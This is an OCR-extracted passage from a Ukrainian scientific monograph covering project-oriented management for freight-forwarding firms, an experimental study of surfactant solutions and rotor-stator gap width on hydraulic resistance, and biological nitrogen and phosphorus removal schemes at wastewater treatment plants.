


Рисунок 19 – Життєвий цикл проєкту «доставка вантажу»

На етапі «Розробка» відповідно до прийнятої концепції формується система доставки – розгляд усього процесу перевезень від початкової до кінцевої точки включаючи процеси вантажопереробки, упаковки і розпаковування, зберігання та інформаційного забезпечення доставки вантажу.

«Реалізація» передбачає виконання доставки вантажу відповідно до плану і тими коригуваннями, які виявляються необхідними з урахуванням особливостей поточної ситуації.

На етапі «Завершення», після того, як доставка вантажу з пункту відправлення в пункт призначення виконана, виконується оформлення документів і передача вантажу вантажоодержувачу.

Переваги і вигоди проєктно-орієнтованого управління для транспортних компаній (рис.20).

Впровадження системи проєктно-орієнтованого управління ТЕК



направлено, перш за все, на підвищення ефективності їх роботи та конкурентоспроможності, що є, безумовно, взаємопов'язаними категоріями. Під ефективністю здійснення основної діяльності будемо розуміти максимально повне задоволення вимог клієнтів по доставці з мінімальними витратами ресурсів і конкурентоспроможними цінами. Тобто продукт проєкту повинен відповідати вимогам клієнта, причому, згідно з обґрунтованим вище, і сам продукт як кінцевий результат і процес отримання продукту проєкту.



Рисунок 20 – Ефект від впровадження проєктно-орієнтованого управління транспортно-експедиторськими компаніями

Проектний підхід, з одного боку, дозволяє забезпечити кращі результати по здійсненню основної діяльності (за рахунок прив'язки бізнес процесів до операцій, а до кінцевого продукту проєкту), з іншого боку, – кращу координацію і планування ресурсів на рівні компанії в цілому з урахуванням, знову-таки, орієнтації на специфіку кожного проєкту в цілому.

Таким чином, комплексність і інтегральність послуги з доставки вантажів вимагає перебудови бізнес-процесів під розгляд цієї послуги з позиції кінцевого продукту проєкту. Таким чином, основним результатом впровадження проєктно-орієнтованого управління для ТЕК є підвищення конкурентоспроможності за рахунок переорієнтації бізнес-процесів операційної діяльності під вимоги і специфіку управління проєктами.



Висновки

В представленій роботі для розвитку діяльності ТЕК, отримання конкурентних переваг в динамічному конкурентному середовищі запропоновано використання agile-методології у поєднанні з проєктно-орієнтованим управлінням. Встановлено сутність agile-трансформації і її основні складові для ТЕК. Розроблено основні положення системи проєктно-орієнтованого управління діяльністю ТЕК. Обґрунтовано унікальність послуги з доставки – продукту операційної діяльності ТЕК, визначені джерела її унікальності на базі декомпозиції за відповідними рівнями і аспектам. Проєкт «доставка вантажів» представлено в вигляді інтегральної сукупності робіт, більша частина яких відповідає операційної діяльності взаємопов'язаних учасників процесу доставки. Сформульовано специфіка продукту даного проєкту, визначені дві групи характеристик зазначеного продукту – параметри доставки (кінцевий результат) і характеристики процесу доставки (процесу отримання результату). Визначено основні види і сутність проєктів ТЕК, сформовано їз класифікацію, ідентифікована специфіка їх життєвих циклів.



KAPITEL 6 / CHAPTER 6

**INFLUENCE OF THE GAP WIDTH AND CONCENTRATION OF
METAUPON AQUEOUS SOLUTIONS ON THE HYDRAULIC
RESISTANCE OF A CYLINDRICAL ROTOR****ВПЛИВ ШИРИНИ ПРОМІЖКУ ТА ВОДНИХ РОЗЧИНІВ МЕТАУПОНУ І
ДИТАЛАНУ НА ГІДРАВЛІЧНИЙ ОПІР ЦИЛІНДРИЧНОГО РОТОРА****DOI: 10.30890/2709-2313.2021-06-04-024****Вступ**

Відомий енергоощадний спосіб регулювання гальмівного моменту гідрогаляма змінуванням ексцентриситету ротора у гідродинамічно активній рідині (ГДАР) [1]. Конструкція гідрогаляма вирізняється невеликими габаритами й енергоємністю приводу статора й допускає довільну орієнтацію валу ротора у просторі. Гідравлічний опір ротора у ГДАР регулюють переміщенням статора, утворюючи замкнений кільцевий конфузотно-дифузортний проміжок між ними. Перевагу цього способу регулювання гальмівного моменту описано в роботах [2, 3].

6.1. Аналіз літературних джерел

Найбільш повні дані по впливу високомолекулярних полімерів на опір турбулентному тертю описано в роботі [4] при вивченні течій цих розчинів в трубах.

Провівши аналіз літературних джерел видно, що дана проблема ще далека від цілковитого вирішення. Багато питань зостаються мало вивченими, а деякі фактично не досліджені. До них варто віднести вплив поверхнево-активних речовин (ПАР) на турбулентну структуру потоків.

Дані з впливу гідродинамічно активних міцелотвірних ПАР (МПАР) на опір турбулентного тертя при вивченні течій їх міцелярних розчинів у трубах наведені в роботі [5].

Можливість ефективного використання МПАР для підвищення ефективності роботи замкнутих гідравлічних систем деяких централізованих систем подачі тепла й холоду, водокільцевих насосів показано в роботі [6].

Добавки МПАР в однорідних розчинах мають зворотну механічну деструкцію. Це дозволяє використовувати їх без втрати ефективності в магістральних трубопроводах, де рух робочих рідин забезпечують насосами.

Результати експериментальних досліджень з визначення залежності коефіцієнта моменту гідродинамічного опору тертя від числа Рейнольдса при течії водно-сольових розчинів гідродинамічно активної промислової пасти метаупону в зазорі між коаксіальними циліндрами наведені в роботі [7]. Дані



умови дозволяють протягом довготривалого часу підтримувати певні напруги тертя на стінці циліндра, що обертається. У якості електроліту, котрий допомагає міцелоутворенню у розчинах ПАР, використовувався хлористий натрій, вміст якого в розчинах метаупону був рівний 8,0 %.

Структурно-механічні властивості розчинів ПАР, і їх гідродинамічна ефективність істотно залежать не тільки від концентрації додатків, але й від будови вуглеводневого радикала молекули ПАР [7, 8].

У літературних джерелах досліджувались течії рідин з ПАР між співвісними циліндрами, рідше – між неспіввісними [9]. В роботі [7] проводились дослідження течії розчинів диталану OTS концентраціями 1,2 % та 2,4 % в 3 %-му водному розчині хлористого натрію між коаксіальними циліндрами. Отримано що зниження опору починає проявлятися при числах Рейнольдса 6000 та 9000 відповідно. А водно-сольові розчини диталану OTS концентраціями 0,3 % та 0,6 % знижують гідродинамічний опір турбулентного тертя при значно менших числах Рейнольдса. При течії ПАР між неспіввісними циліндрами при обертанні зовнішнього опір ротора зменшувався на 18 % при $5000 < Re < 15000$, а опір статора – в середньому на 20 % при $2000 < Re < 10000$ та до 30 % при $Re = 15000$ [10].

6.2. Експериментальні дослідження

6.2.1. Експериментальний стенд

У експериментальному стенді (рис. 1) ротор жорстко з'єднаний з валом електродвигуна постійного струму, закріпленого на опорній плиті. Статор відносно ротора встановлений з можливістю радіального зворотно-поступального руху. Його заповнювали робочою рідиною. Діаметр статора становив $D = 142$ мм, ротора – $d = 73,5$ мм. Висота ротора $H = 153$ мм. Поверхні ротора та статора гладкі [11].

Детальний опис експериментальної установки представлено у [11].

Кільцевий проміжок між ротором та статором шириною b_k , який відповідав вихідному концентричному їх розташуванню, змінювався у замкнений конфузорно-дифузорний проміжок шириною b_e (рис. 2) при зміні положення ротора. Досліди проводились при відносній ширині проміжку b_e/b_k в межах від 0,13 до 1,0 (табл. 1).




Рисунок 1. Схема експериментального стенду: 1 – статор; 2, 19 – плита; 3 – паз; 4 – опорна плита; 5 – ротор; 6 – вал; 7 – електродвигун постійного струму; 8 – кришка; 9 – металевий каркас; 10 – прозорий циліндр; 11 – вісь; 12 – тахометр; 13 – плита; 14 – шкала; 15 – стойка; 16 – уцілююча пластина; 17 – уцілювання; 18 – проміжна втулка; 20 – обойма

6.2.2. Вибір робочої рідини

Досліджували течії води та водних розчинів метаупону масовими концентраціями 0,3 % та 0,5 % й диталану (Ditalan OTS-45) масовими концентраціями 1 % та 8 %. У розчини метаупону для загущення додавали 7 % хлориду натрію (NaCl) від маси розчину та для стабілізації 0,2 % гідрокарбонату натрію (NaHCO_3) від маси розчину. Для загущення диталану додавали 3 % хлориду натрію (NaCl) та для стабілізації 0,2 % гідрокарбонату натрію (NaHCO_3) від маси розчину.




Рисунок 2. Схеми співвісного (а) та неспіввісного (б) розташування ротора і статора: e – ексцентриситет; b_k – ширина проміжку при концентричному розташуванні ротора, b_e – при ексцентричному розташуванні ротора



Таблиця 1 Досліджені значення відносної ширини проміжку між ротором та статором

Діаметри, мм		d/D	b _e /b _к
ротора, d	статора, D		
73,5	142	0,51	0,13; 0,4; 0,7; 1,0

6.2.3. Розрахункові формули

Середні дотичні напруги на стінці ротора:

$$\tau = \frac{T}{2\pi \cdot r \cdot H}, \quad (1)$$

де T – сумарна сила тертя, прикладена до бічної поверхні ротора:

Критерій Тейлора:

$$Ta = \frac{V \cdot b}{\nu} \cdot \sqrt{\frac{b}{r}}, \quad (2)$$

де V – лінійна швидкість обертання ротора; ν – кінематична в'язкість рідини, r – радіус ротора.

Коефіцієнт тертя у проміжку між ротором та статором:

$$C_f = \frac{G}{Re^2}, \quad (3)$$

де G – безрозмірний крутний момент на внутрішньому циліндрі в проміжку між ротором та статором,

$$G = \frac{T}{\rho \cdot \nu^2 \cdot H}; \quad (4)$$

де ρ – питома маса рідини; ν – кінематична в'язкість рідини.

Критерій Рейнольдса:

$$Re = \frac{\Omega \cdot r \cdot (r_o - r)}{\nu}. \quad (5)$$

де r_o – радіус статора; Ω – кутова швидкість обертання ротора.

Відносна зміна коефіцієнта тертя:

$$DR \% = \frac{c_{f,\omega} - c_{f,s}}{c_{f,\omega}} \times 100, \quad (6)$$

де $c_{f,\omega}$ – коефіцієнт тертя у проміжку між ротором та статором при течії води; $c_{f,s}$ – те саме, при течії водних розчинів метаупону чи диталану.

6.2.4. Обговорення отриманих результатів


Представлено результати впливу ексцентриситету ($b_e/b_k = 1,0; 0,7; 0,4; 0,13$) та концентрацій водних розчинів метаупону (рис. 3) та диталану (рис. 4) на гідродинамічний опір ротора. Кожна з отриманих точок є середнім




арифметичним значенням трьох повторюваних вимірювань.

Для досліджених концентрацій метаупону (рис. 3) та диталану (рис. 4) відбувається зменшення коефіцієнту тертя при збільшенні числа Рейнольдса та збільшується при зменшенні ширини проміжку. Для фіксованих значень

a)



б)



в)






Рисунок 3. Залежність коефіцієнта тертя C_f в проміжку між ротором та статором від критерію Рейнольдса Re для води (а) та водних розчинів метаупону масовими концентраціями 0,3 % (б); 0,5 % (в) за наявності у розчинах 7 % NaCl та при відносній ширині проміжку $b_e/b_k = 1 - (1); 0,7 - (2); 0,4 - (3); 0,13 - (4)$



a)



б)



в)




Рисунок 4. Залежність коефіцієнта тертя C_f в проміжку між ротором та статором від критерію Рейнольдса Re та ексцентриситету:

0 мм (1); 10,0 мм (2); 20,0 мм (3); 29,0 мм (4) для води (а) та водних розчинів диталану з масовими концентраціями 1 % (б), 8 % (в)

критерію Рейнольдса отримано збільшення коефіцієнта тертя при зменшенні ширини проміжку. Дана поведінка відповідає дослідженням, проведеним для ротора діаметром 112,9 мм [12, 13]. Але для цього діаметру прослідковується більший ефект впливу на гідравлічний опір.




Рисунок 5. Залежність відносної зміни коефіцієнта тертя від значень відносної ширини проміжку b_e/b_k для водних розчинів метаупону з масовими концентраціями 0,3 % (1) та 0,5 % (2) при $Re = 20\,000$




Рисунок 6. Залежність відносної зміни коефіцієнта тертя від значень відносної ширини проміжку b_e/b_k для водних розчинів диталану з масовими концентраціями 1 % (1) та 8 % (2) при $Re = 20\,000$

Показано залежності відносної зміни коефіцієнта тертя від значень відносної ширини проміжку b_e/b_k для водних розчинів метаупону (рис. 5) та диталану (рис. 6) при $Re = 20\,000$.

Модуль значення відносної зміни коефіцієнта тертя на поверхні ротора зростають до значень $b_e/b_k = 0,7$ для обох досліджених концентрацій метаупону (рис. 5). З подальшим зменшенням b_e/b_k для $C = 0,3\%$ спостерігається збільшення DR, а для $C = 0,5\%$ – зменшення з мінімумом при $b_e/b_k = 0,4$, далі збільшення.

Для обох досліджених концентрацій диталану значення відносної зміни коефіцієнта тертя на поверхні ротора зростають до значень $b_e/b_k = 0,7$, утворюючи максимум, далі спадають (рис. 6).



Висновки

1. Підтверджено залежність коефіцієнта тертя від критерію Рейнольдса при різних значеннях ширини проміжку між ротором і статором та концентрацій водних розчинів метаупону та диталану.
2. При зменшенні ширини проміжку одержано збільшення коефіцієнта тертя для досліджених концентрацій розчинів метаупону та диталану.
3. Для концентрації водного розчину метаупону $C = 0,3 \%$ спостерігається збільшення ефекту DR у межах зміни $b_e/b_k = 1,0 \dots 0,13$. Для концентрації водного розчину метаупону $C = 0,5 \%$ виявляється максимум при $b_e/b_k = 0,7$ та мінімум при $b_e/b_k = 0,4$ з подальшим зростанням ефекту DR.
4. Для досліджених концентрацій водних розчинів диталану одержано максимум ефекту DR при $b_e/b_k = 0,7$.



KAPITEL 7 / CHAPTER 7
INTRODUCTION OF MODERN METHODS OF NITRO AND
DENITRIFICATION AT WASTEWATER TREATMENT PLANTS
ВПРОВАДЖЕННЯ СУЧАСНИХ МЕТОДІВ НІТРИ ТА ДЕНІТРИФІКАЦІЇ НА
ОЧИСНИХ СПОРУДАХ

DOI: 10.30890/2709-2313.2021-06-04-022

Вступ

Велика кількість каналізаційних очисних споруд (КОС) України стикається з незадовільною роботою споруд біологічного очищення стічних вод [1]. Основним заходом щодо підвищення якості очищення на очисних спорудах є переведення їх на технології видалення азоту і фосфору [2]. Вартість і ефективність цієї роботи багато в чому залежать від того, наскільки правильно будуть проведені технологічні розрахунки нових технологій. За останні роки були розроблені нові технологічні схеми біологічного очищення міських стічних вод, які дозволяють видалити з міських стічних вод біогенні елементи. При цьому повинні бути враховані нормативи ступеню очистки, як України так і Європейського Союзу. При тому, що нормативи якості очистки стічних вод України (БСК, завислі речовини) значно жорсткіші, ніж нормативи ЄС.

На даний час в Україні відсутні сертифіковані розробки устаткування та пристрої для забезпечення роботи очисних споруд при використанні технології нітри- денітрифікації глибокої очистки стічних вод від сполук азоту та фосфору [1].

7.1. Існуючі технологічні схеми видалення біогенних елементів

На сьогодні, для видалення із стічних вод азоту та фосфору, застосовуються різні способи та технологічні схеми. Зокрема існують схеми біологічної очистки, які передбачають можливість індивідуального видалення азоту або фосфору, або одночасне видалення цих елементів [3,4,5].

В загальному, технологією очищення стічних вод від азоту і фосфору передбачається наявність трьох основних елементів [6]:

- зона анаеробної обробки суміші стічної води та активного мулу;
- аноксидна зона для проведення процесу денітрифікації;
- оксидна (аеробна) зона для проведення процесу нітрифікації.

В зоні анаеробної обробки за допомогою спеціальних мікроорганізмів, що містяться в активному мулі, відбувається ферментативний гідроліз органічних забруднень та видалення фосфору [7].

У аноксидній зоні відбувається процес відновлення нітратів до газоподібного азоту (денітрифікація) [7].



В останній, аеробній, зоні відбувається процес нітрифікації та видалення фосфатів із стічних вод [7].

У світовій інженерній практиці застосовується значна кількість схем організації технологічного процесу видалення біогенних речовин (азоту, фосфору) [8]. Серед схем, які можна використати виділяють: анаеробно-аноксидна схема (A/O); анаеробно-аноксидна-оксидна схема (AA/O); схема Людчака-Етінгера; схема UCT (University of Cape Town); схема JNB (Johannesburg); схема Bardenpho [2,8,9,10,11,12,13,14,17].

Схема анаеробно-оксидного процесу (A/O). Однією із найпростіших схем видалення із стічних вод сполук азоту і фосфору є схема анаеробно-оксидного процесу [2].

Перевагою схеми A/O є її простота у побудові та експлуатації та відносна дешевизна. З іншого боку така схема має ряд недоліків, до яких можна віднести: невеликий ефект денітрифікації, оскільки лише невелика кількість нітратів та нітритів, які утворюються в процесі нітрифікації, повертаються на початок споруди у складі рециркуляційного активного мулу; наявні у складі зворотного активного мулу нітрати та нітроти сповільнюють процес дефосфатування. Тому при такій схемі очищення стічних вод ефект видалення сполук фосфору складає всього 70 %.

Схема модифікованого процесу Людчака – Етінгера (MLE). Дана схема очищення стічних вод регламентується німецьким проектним стандартом ATV-131E [11]. Така схема є ефективнішою ніж схема A/O і при забезпеченні високого ступеня внутрішньої рециркуляції можна досягти високої ефективності вилучення азоту із стічних вод. Проте такий ступінь рециркуляції буде вимагати додаткових високих експлуатаційних витрат.

Тризонна схема Анаеробно-аноксидно-оксидного процесу (AA/O) [2]. Технологічна схема біологічного видалення сполук азоту та фосфору із стічних вод AA/O є модифікацією схеми MLE. Така схема дозволяє проводити як процес денітрифікацію, так і процес дефосфатування.

Недоліком схеми AA/O є невисока ефективність біологічного видалення фосфору, оскільки в анаеробну зону надходить активний мул, який не пройшов процес денітрифікацію. Також негативний вплив на процес денітрифікації у аноксидній зоні може спричинити наявність розчиненого кисню в рециркулюючій нітратовмісній суміші. Тому намагаються попередню проводити денітрифікацію зворотного мулу [18].

Схема Bardenpho [17]. Процес очищення стічних вод Bardenpho (Barnard Denitrification Phosphorus). Дана схема також передбачає рециркуляцію мулової суміші з кінця першого нітрифікатора на початок споруд. Перевагою облаштування схеми Bardenpho є можливість очищення стічної води за загальним азотом до 2,5-5,0 мг/л. Одним з основних недоліків даного процесу є значна кількість необхідних резервуарів, що значно підвищує вартість



будівництва та експлуатації.

Схема модифікованого процесу Bardenpho [12]. Відмінністю модифікованого методу від попереднього є анаеробна зона перед чотириступінчастим процесом.

Анаеробна зона, яка з'являється у модифікованій схемі, сприяє видаленню зі стічних вод фосфору. Саме одночасне видалення азоту і фосфору із стічних вод є основною перевагою модифікованого процесу від звичайного процесу Bardenpho.

Схема процесу JNB (Johannesburg) [18]. Перевагами процесу JNB є те, що анаеробну зону надходить уже частково проденітрифікований активний мул. Це дозволяє домогтися більшої ефективності біологічного видалення фосфору у порівнянні з процесами AA/O і Bardenpho, проте вимагає також додаткових об'ємних споруд для денітрифікації зворотного активного мулу, що збільшує вартість будівництва та експлуатації.

Схема процесу UCT (University of Cape Town) [18]. Схема процесу UCT була розроблена науковцями та інженерами Кейптаунського університету [10].

Така схема є досить складною у виконанні і в технологічній експлуатації.

Схема модифікованого процесу UCT [18]. Схема процесу UCT була вдосконалена за рахунок поділу аноксидної зони на дві окремих частини. Забезпечує високу ефективність і стабільність біологічного видалення азоту, в тому числі і на низькоконцентрованих стічних водах, проте як і схема процесу UCT, вона є досить складною у будівництві та експлуатації.

Схема процесу Phoredoxmodification.. Ще однією цікавою схемою є технологічна схема процесу біологічного видалення із стічних вод сполук азоту та фосфору є схема Phoredoxmodification. У результаті процесу очищення, ефект очищення стічних вод від фосфору може досягати 95% [11].

Схема процесу «Uni». Рекомендується для новостворюваних КОС, так як є більш гнучкою адаптивної схемою. Дана технологічна схема дозволяє досягти зниження концентрації загального азоту до 8-10 мг/дм³, амонійного азоту до 0,3-0,5 мг/дм³ і загального фосфору до 0,8-1,5 мг/дм³.

Остаточний вибір схеми здійснюється на підставі техніко- економічного порівняння варіантів.

7.2. Стан проблеми на прикладі очисних споруд м. Коломия

Відповідно до прийнятої класифікації [15] на теперішній час комунальні стічні води м. Коломії по ступеню забрудненості по БСК₂₀ і завислим речовинам (БСК₂₀ = 42×1,5= 63 мг/л) відносяться до низькоконцентрованих.

Проте, концентрація амонійного азоту в міських стічних водах, що надходять на майданчик ЦОС, є достатньо високою відносно органічного



забруднюючого матеріалу стоків. Так, при рекомендованому для біологічної очистки стоків оптимальному співвідношенню БСК20:N:P – 100:5:1, фактичне співвідношення в даному випадку становить 100:44:9.

